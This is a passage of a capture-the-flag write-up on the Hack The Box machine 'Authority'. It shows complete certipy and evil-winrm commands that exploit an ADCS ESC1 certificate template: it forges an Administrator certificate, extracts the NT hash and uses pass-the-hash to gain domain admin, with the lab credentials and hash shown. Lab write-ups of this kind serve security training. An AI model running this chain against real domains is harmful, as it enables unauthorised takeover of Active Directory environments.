
Observation: A non-standard directory C:\Certs\ contains LDAPs.pfx — a PKCS#12 certificate file with a private key. This is the certificate the LDAPS service uses on port 636.
Combined with the fact that this domain runs Active Directory Certificate Services (ADCS) — which we know because pwm_admin_password.yml came from an ADCS Ansible role — this is the strongest hint that the privesc path is certificate-based.
Decision: Run certipy find to enumerate certificate templates and check for ADCS ESC vulnerabilities.
Step 19 — Certipy Find — Discover Vulnerable Template
Goal: Identify any certificate templates vulnerable to ESC1–ESC8.
Command:
certipy find -vulnerable -u 'svc_ldap@authority.htb' -p 'lDaP_1n_th3_cle4r!' \
    -dc-ip 10.10.11.222 -text
grep -B5 -A20 'ESC1\|vulnerabilities\|enrollee' authority.htb_Certipy.txt
Output:

Observation: Certipy flags one template as ESC1 vulnerable:
- Template:
CorpVPN - CA:
AUTHORITY-CA - ENROLLEE_SUPPLIES_SUBJECT: True
- Client Authentication: True
- Enrollee can enroll: True
This is textbook ESC1 — the template lets the requester supply an arbitrary Subject Alternative Name, the certificate can be used for client authentication, and svc_ldap can enrol.
Decision: Request a certificate as svc_ldap but specify administrator@authority.htb as the UPN in the SAN.
Step 20 — Forge an Administrator Certificate
Goal: Get a .pfx that AD will treat as Administrator.
Command:
certipy req -u 'svc_ldap@authority.htb' -p 'lDaP_1n_th3_cle4r!' \
    -dc-ip 10.10.11.222 -target authority.htb \
    -ca 'AUTHORITY-CA' -template 'CorpVPN' \
    -upn administrator@authority.htb
Observation (same screenshot above): Request succeeds — [*] Certificate object SID is 'S-1-5-21-...-500' (RID 500 = built-in Administrator). PFX saved as administrator.pfx.
Decision: Use certipy auth to exchange the PFX for a TGT and dump the NT hash.
Step 21 — Pass-the-Certificate → NT Hash
Goal: Convert the PFX into the Administrator NT hash for Pass-the-Hash.
Command (first attempt):
certipy auth -dc-ip 10.10.11.222 -pfx administrator.pfx \
    -username administrator -domain authority.htb
Output:

Observation: First run fails:
[-] Got error while trying to request TGT: Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
That's a Kerberos clock-skew error. The local box's clock is too far from the DC's clock.
Fix and retry:
sudo ntpdate authority.htb
certipy auth -dc-ip 10.10.11.222 -pfx administrator.pfx \
    -username administrator -domain authority.htb
Second attempt succeeds:
[*] Got hash for 'administrator@authority.htb':
    aad3b435b51404eeaad3b435b51404ee:6961f422924da90a6928197429eea4ed
Decision: Pass-the-Hash with evil-winrm for the final shell.
Step 22 — Pass-the-Hash → root.txt
Goal: Shell as Administrator, capture root flag.
Command:
evil-winrm -i authority.htb -u administrator -H '6961f422924da90a6928197429eea4ed'
*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
Output:

Observation: root.txt = dd1b8ffed8ea46c469b7a4e8e10ede29. Domain Administrator achieved.
Step 23 — HTB Pwn Confirmation

Key Takeaways
- Anonymous SMB reads remain a primary AD foothold technique in 2026. "Development" / "Automation" shares routinely leak infrastructure-as-code repos, and IaC repos routinely contain credentials.
ansible-vaultis only as strong as its vault password. When admins choose anything that lives inrockyou.txt, the whole vault is gone in seconds.- PWM in "open configuration mode" is an automatic credential exposure — anyone with PWM admin can swap the LDAP URL out from under the running service. Lesson: never leave PWM unsealed in production.
- ADCS ESC1 is the easiest "any-user → Domain Admin" path in modern AD. If a template has
ENROLLEE_SUPPLIES_SUBJECT+ client authentication + enrolment for low-priv users, the domain is gone.certipy findshould be the first thing you run after any AD foothold. - Always sync your clock against the DC before debugging Kerberos errors.
KRB_AP_ERR_SKEWis a clock-difference problem, not a credential problem.
Tools Used
nmap · dirsearch · gobuster · ffuf · smbclient · ansible2john · hashcat · ansible-vault · nc · evil-winrm · certipy · ntpdate